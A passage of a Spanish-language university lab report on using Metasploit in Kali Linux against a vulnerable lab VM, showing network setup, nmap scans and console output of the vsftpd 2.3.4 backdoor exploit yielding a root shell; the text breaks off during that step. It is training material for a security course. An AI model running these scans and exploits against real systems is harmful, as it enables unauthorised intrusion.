

**USO DE METASPLOIT PARA LA EXPLOTACIÓN DE SERVICIOS EN PUERTOS
ESPECÍFICOS EN KALI LINUX**

KEVIN STIVEN JARAMILLO CORDOBA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

**USO DE METASPLOIT PARA LA EXPLOTACIÓN DE SERVICIOS EN PUERTOS
ESPECÍFICOS EN KALI LINUX**

KEVIN STIVEN JARAMILLO CORDOBA

Estudiantes, IX semestre

ING. RAFAEL SANDOVAL MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Contenido

Tema.....	Pagina
1. Introducción	8
2. Objetivos	9
2.1. Objetivo General	9
2.2. Objetivos Específicos.....	9
3. Justificación	10
4. Planteamiento de la Actividad	11
5. Desarrollo del tema	12
5.1. Configuración de red interna en VirtualBox.....	12
5.2. Configuración del adaptador de red de la máquina virtual	13
5.3. Verificación de dirección IP asignada a Kali Linux	14
5.4. SERVICIO FTP	15
5.4.1 Escaneo de red para identificar hosts activos	15
5.4.2 Escaneo de puertos abiertos en el host.....	16
5.4.3 Selección del exploit vsftpd_234_backdoor	17
5.4.4 Ejecución del exploit y obtención de acceso remoto como usuario root.....	18
5.4.5 Visualización del archivo /etc/passwd	19
5.4.6 Ruta de acceso a diccionarios de contraseñas	20
5.5. SERVICIO SSH.....	21
5.5.1 Escaneo de servicios para detección del puerto SSH abierto	21
5.5.2 Búsqueda de vulnerabilidades a OpenSSH 4.7p1	22

5.5.3	Selección y parametrización del módulo ssh_login.....	23
5.5.4	Definición de objetivos y ajustes de fuerza bruta contra el servicio SSH. ...	24
5.5.5	Especificación de lista de credenciales de acceso SSH.	25
5.5.6	Obtención de acceso al sistema mediante credenciales vulnerables.....	26
5.6.	SERVICIO TELNET	27
5.6.1	Identificación del módulo telnet_login para pruebas de autenticación.....	27
5.6.2	Configuración del módulo telnet_login	28
5.6.3	Descompresión del archivo rockyou.txt.gz para su uso.....	29
5.6.4	Asignación de listas de usuarios y contraseñas.....	30
5.6.5	Acceso al archivo users.txt que contiene usuarios y contraseñas	31
5.6.6	Prueba de credenciales usando el módulo telnet_login	32
5.6.7	Acceso inicial al sistema vulnerable con credenciales por defecto	33
5.6.8	Comprobación de información básica del sistema vulnerable.....	34
5.7.	PUERTO 25 – SMTP.....	35
5.7.1	Carga y configuración del módulo smtp_enum en SMTP.....	35
5.7.2	Ejecución del módulo smtp_enum en el puerto 25 SMTP	36
5.7.3	Identificación del SMTP mediante módulo smtp_version.....	37
5.8.	PUERTO 53 – DNS (ISC BIND 9.4.2)	38
5.8.1	Búsqueda de módulos para ataques de falsificación DNS.....	38
5.8.2	Visualización módulo DNS Spoofing bailiwick_domain	39
5.8.3	Configuración y ejecución del ataque de suplantación DNS.....	40

5.8.4	Revisión final de parámetros del módulo tras la ejecución	41
5.9.	PUERTO 2121 - PROFTPD 1.3.1	42
5.9.1	Configuración del exploit proftpd_133c_backdoor	42
5.9.2	Ejecución del exploit sobre ProFTPD sin éxito	43
5.9.3	Explotación exitosa del servicio FTP mediante el backdoor	44
5.10.	PUERTOS 139 Y 445 – SMB (SAMBA 3.X).....	45
5.10.1	Selección del exploit usermap_script.....	45
5.10.2	Ejecución del exploit usermap_script	46
5.11.	PUERTO 3306 – MYSQL 5.0.51a	47
5.11.1	Prueba de acceso al servicio MySQL	47
5.11.2	Ataque de fuerza bruta al servicio MySQL con el módulo mysql_login ...	48
5.12.	PUERTO 5432 – POSTGRESQL.....	49
5.12.1	Ataque de fuerza bruta al servicio PostgreSQL	49
5.12.2	Ejecución de un ataque de fuerza bruta exitoso contra PostgreSQL.	50
6.	Recomendaciones	51
7.	Problemas Encontrados.....	52
8.	Conclusión	53
9.	Bibliográfica	54

Tabla de Ilustración

Ilustración 1: Configuración de red interna en VirtualBox para pruebas de explotación.	12
Ilustración 2: Conexión de Kali Linux a la red interna.....	13
Ilustración 3: Verificación de dirección IP asignada en Kali Linux mediante terminal ...	14
Ilustración 4: Detección de dispositivos activos en la red interna	15
Ilustración 5: Identificación de puertos y servicios abiertos.....	16
Ilustración 6:Carga del exploit VSFTPD 2.3.4 en Metasploit.	17
Ilustración 7: Explotación exitosa del servicio FTP con VSFTPD.....	18
Ilustración 8: Enumeración de usuarios desde el sistema vulnerado.	19
Ilustración 9: Ubicación de diccionarios de contraseñas en Metasploit.	20
Ilustración 10: Detección del servicio SSH activo mediante escaneo con Nmap.....	21
Ilustración 11: Exploración de vulnerabilidades SSH usando SearchSploit	22
Ilustración 12: Configuración del módulo SSH en Metasploit.....	23
Ilustración 13: Configuración de parámetros para ataque SSH con Metasploit	24
Ilustración 14: Configuración de archivo de credenciales para ataque SSH	25
Ilustración 15: Resultado exitoso de ataque de fuerza bruta SSH	26
Ilustración 16: Búsqueda de módulos para explotación de Telnet	27
Ilustración 17: operación de red Telnet registrado	28
Ilustración 18: Preparación del diccionario RockYou para ataques de fuerza bruta	29
Ilustración 19: Configuración de archivos para ataque de fuerza bruta a Telnet.....	30
Ilustración 20: Visualización del archivo users.txt en entorno Kali Linux.....	31
Ilustración 21: Ejecución de ataque de fuerza bruta al servicio Telnet con.....	32
Ilustración 22: Inicio de sesión en Metasploitable con telnet	33

Ilustración 23: Sesión activa en Metasploitable con verificación de sistema	34
Ilustración 24: Configuración del módulo smtp_enum	35
Ilustración 25: Resultado del escaneo SMTP y detección del servicio Postfix	36
Ilustración 26: Identificación del software SMTP y configuración del módulo.....	37
Ilustración 27: Identificación de módulos para ataque DNS tipo Bailiwicked.....	38
Ilustración 28: Opciones del módulo Metasploit para DNS Spoofing en puertos 53	39
Ilustración 29: Ejecución del módulo de suplantación DNS sobre el puerto 53	40
Ilustración 30: Parámetros configurados tras intento de ataque DNS spoofing	41
Ilustración 31: Preparación de ataque a ProFTPD vulnerable en el puerto 2121.	42
Ilustración 32: Fallo en la explotación del puerto 2121 por ausencia de backdoor.....	43
Ilustración 33: Acceso remoto exitoso explotando vsFTPd con backdoor.....	44
Ilustración 34: Selección de exploit para Samba vulnerable en Metasploit.	45
Ilustración 35: Explotación exitosa de Samba con acceso remoto por shell.	46
Ilustración 36: Autenticación en MySQL con credenciales conocidas.	47
Ilustración 37: Fuerza bruta exitosa al servicio MySQL con diccionarios	48
Ilustración 38: Escaneo de credenciales en PostgreSQL por puerto 5432.....	49
Ilustración 39: Detección de credenciales débiles en PostgreSQL	50

1. Introducción

En este informe se documenta el proceso de explotación de servicios en los puertos 23, 25, 53, 139, 445, 2121, 3306 y 5432, los cuales fueron definidos por el docente como base del ejercicio. Cada uno de estos puertos está asociado a un servicio importante, como Telnet, FTP, SMB o bases de datos, y en muchos casos presentan vulnerabilidades.

El trabajo fue realizado en un entorno virtualizado, usando kali linux y metasploit, permitiendo llevar a cabo pruebas de forma segura. A través de este proceso, no solo se ponen en práctica los conocimientos adquiridos en clase, sino que también se refuerza la importancia de aplicar medidas de seguridad en redes.

2. Objetivos

2.1. Objetivo General

Realizar la explotación de servicios vulnerables en puertos específicos usando la herramienta metasploit sobre un entorno de red controlado

2.2. Objetivos Específicos

- Identificar los servicios en ejecución en los puertos asignados mediante escaneo y reconocimiento.
- Seleccionar exploits adecuados disponibles en metasploit para los servicios detectados.
- Documentar el proceso de explotación de cada servicio, describiendo comandos utilizados, resultados obtenidos y posibles vulnerabilidades encontradas.

3. Justificación

Este informe es fundamental porque me permite desarrollar habilidades prácticas en el área de la seguridad de red, especialmente en el uso de metasploit, una herramienta muy reconocida en el ámbito de las pruebas de penetración. Entender cómo funcionan los servicios y cómo pueden ser explotados ayuda a diseñar mejores mecanismos de defensa en redes reales. Además, esta práctica fortalece los conocimientos adquiridos en clase y nos acerca como estudiante a escenarios reales que podemos encontrar en nuestro futuro como profesionales.

4. Planteamiento de la Actividad

Durante el desarrollo de la asignatura Seguridad y Auditoría de Redes, el profesor Sandoval propuso una práctica orientada a fortalecer nuestras habilidades en el uso de herramientas de pruebas de penetración. Para ello, nos indicó trabajar específicamente con metasploit sobre un entorno kali linux, con el fin de identificar vulnerabilidades y realizar procesos de explotación controlada sobre servicios comunes de red.

El objetivo central de esta actividad fue comprender cómo ciertos servicios, cuando no están bien configurados o actualizados, pueden ser una puerta de entrada para un atacante. El profesor definió una lista de puertos específicos que debíamos analizar y explotar, los cuales son conocidos por ser utilizados por servicios importantes, pero que también han presentado fallas de seguridad en sus versiones antiguas:

- **Puerto 23:** Telnet
- **Puerto 25:** SMTP (envío de correos)
- **Puerto 53:** DNS (Resolución de nombres)
- **Puerto 139 y 445:** SMB (compartición de archivos en red)
- **Puerto 2121:** FTP (versión de ProFTPD vulnerable)
- **Puerto 3306:** MySQL (base de datos)
- **Puerto 5432:** PostgreSQL (base de datos relacional)

Cada estudiante debía realizar una explotación por cada puerto, documentar el proceso paso a paso, capturar evidencias mediante imágenes.

5. Desarrollo del tema

5.1. Configuración de red interna en VirtualBox




Ilustración 1: Configuración de red interna en VirtualBox para pruebas de explotación

En esta imagen se muestra la configuración de red en VirtualBox, donde se ha creado una red interna personalizada llamada **Red_Semestre9-2025**. Esta red es clave para la comunicación entre las máquinas virtuales utilizadas en las pruebas de explotación, sin requerir conexión a internet. Se asigna el rango de IPs 192.128.100.0/24 y se habilita el servidor DHCP para facilitar la asignación automática de direcciones IP.

5.2. Configuración del adaptador de red de la máquina virtual




Ilustración 2: Conexión de Kali Linux a la red interna

Aquí se muestra la configuración de red de la máquina virtual kali linux, conectada a la red interna previamente creada. Se habilita el adaptador en modo NAT y se conecta a la red Red_Semestre9-2025, lo que permite que kali pueda comunicarse con las otras máquinas virtuales. Además, se activa el modo promiscuo, necesario para capturar todo el tráfico de red que circula por la red virtual.

5.3. Verificación de dirección IP asignada a Kali Linux




```
msf6 exploit(wmix/ftp/vsftpd_234_backdoor) > exit
root@kali: /home/kali
(root@kali)-[/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b0:03:93 brd ff:ff:ff:ff:ff:ff
    inet 192.128.100.5/24 brd 192.128.100.255 scope global dynamic noprefixroute eth0
        valid_lft 541sec preferred_lft 541sec
    inet6 fe80::a00:27ff:feb0:393/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(root@kali)-[/home/kali]
```

Ilustración 3: Verificación de dirección IP asignada en Kali Linux mediante terminal

Esta imagen muestra el resultado del comando `ip a` ejecutado en kali linux, con el fin de verificar la dirección IP asignada automáticamente dentro de la red interna. La interfaz `eth0` tiene la IP `192.128.100.5`, lo que confirma que está correctamente conectada y lista para iniciar la explotación de puertos.

5.4.SERVICIO FTP

5.4.1 Escaneo de red para identificar hosts activos




```
root@kali: /home/kali
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

root@kali: /home/kali
nmap -sn 192.128.100.5/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 23:23 CEST
Nmap scan report for nothing.attdns.com (192.128.100.1)
Host is up (0.00039s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for nothing.attdns.com (192.128.100.2)
Host is up (0.00021s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for nothing.attdns.com (192.128.100.3)
Host is up (0.00032s latency).
MAC Address: 08:00:27:71:B3:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for nothing.attdns.com (192.128.100.4)
Host is up (0.00059s latency).
MAC Address: 08:00:27:E4:1D:1A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for nothing.attdns.com (192.128.100.6)
Host is up (0.00083s latency).
MAC Address: 08:00:27:3B:D6:AB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for nothing.attdns.com (192.128.100.5)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.40 seconds
```

Ilustración 4: Detección de dispositivos activos en la red interna

Se utilizó el comando `nmap -sn 192.128.100.5/24` para realizar un escaneo rápido de red y detectar los dispositivos conectados en el mismo rango de IP. El resultado muestra múltiples direcciones IP activas (como .100.1, .100.2, .100.3, etc.), todas asociadas a interfaces de red virtuales de VirtualBox.

5.4.2 Escaneo de puertos abiertos en el host



```

root@kali: /home/kali
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.128.100.3
Host is up (0.00018s latency).
All 1000 scanned ports on 192.128.100.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:71:B3:CD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.128.100.4
Host is up (0.00062s latency).
All 1000 scanned ports on 192.128.100.4 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:E4:1D:1A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.128.100.6
Host is up (0.00037s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        OpenBSD or Solaris rlogind

```

Ilustración 5: Identificación de puertos y servicios abiertos

Aquí se muestra un escaneo detallado con nmap donde se identifican los puertos abiertos en el host 192.128.100.6. Entre los servicios encontrados destacan el FTP (puerto 21), SSH (22), Telnet (23), SMTP (25), DNS (53), SMB (139 y 445), y MySQL (3306).

5.4.3 Selección del exploit vsftpd_234_backdoor

```

root@kali: /home/kali
# Name Disclosure Date Rank Check Description
# ----
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

*[[Amsfuse 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
-----
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metaspl
exploit.com/docs/using-metasploit/basi
cs/using-metasploit.html
RPORT 21 yes The target port (TCP)

Exploit target:

Id Name


```

Ilustración 6: Carga del exploit VSFTPD 2.3.4 en Metasploit.

Se utilizó la herramienta metasploit en kali linux para buscar y cargar el exploit vsftpd_234_backdoor, el cual aprovecha una vulnerabilidad de tipo backdoor presente en la versión 2.3.4 del servicio FTP VSFTPD. Esta vulnerabilidad permite la ejecución remota de comandos si se establece una conexión al puerto 21.

En la imagen se observa cómo el exploit es cargado correctamente y se muestran las configuraciones necesarias, incluyendo la dirección IP del objetivo (RHOST) y el puerto del servicio (RPORT).

5.4.4 Ejecución del exploit y obtención de acceso remoto como usuario root



```

root@kali: /home/kali
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.128.100.6
rhosts => 192.128.100.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.128.100.6   yes       The target host(s), see https://docs.m
  tasloit.com/docs/using-metasploit/basi
  cs/using-metasploit.html
  RPORT      21              yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0    Automatic


```

Ilustración 7: Explotación exitosa del servicio FTP con VSFTPD.

Luego de cargar el módulo `vsftpd_234_backdoor`, se configuró el payload `cmd/unix/interact`, el cual permite interactuar con el sistema mediante comandos. Posteriormente, se ejecutó el exploit y se logró establecer una conexión con el objetivo ubicado en la IP 192.128.100.6. El sistema vulnerable permitió una conexión remota con permisos de usuario root, lo cual confirma la explotación exitosa.

En la imagen se evidencia el uso de comandos como `whoami` y `ip a` para verificar el acceso y la conectividad.

5.4.5 Visualización del archivo /etc/passwd



```

kali linux [Comando] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Aplicaciones  Lugares
5 de ago 00:17
root@kali: /home/kali

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_23x_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_23x_backdoor) > exploit
[*] 192.128.100.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.128.100.6:21 - USER: 331 Please specify the password.
[*] 192.128.100.6:21 - Backdoor service has been spawned, handling...
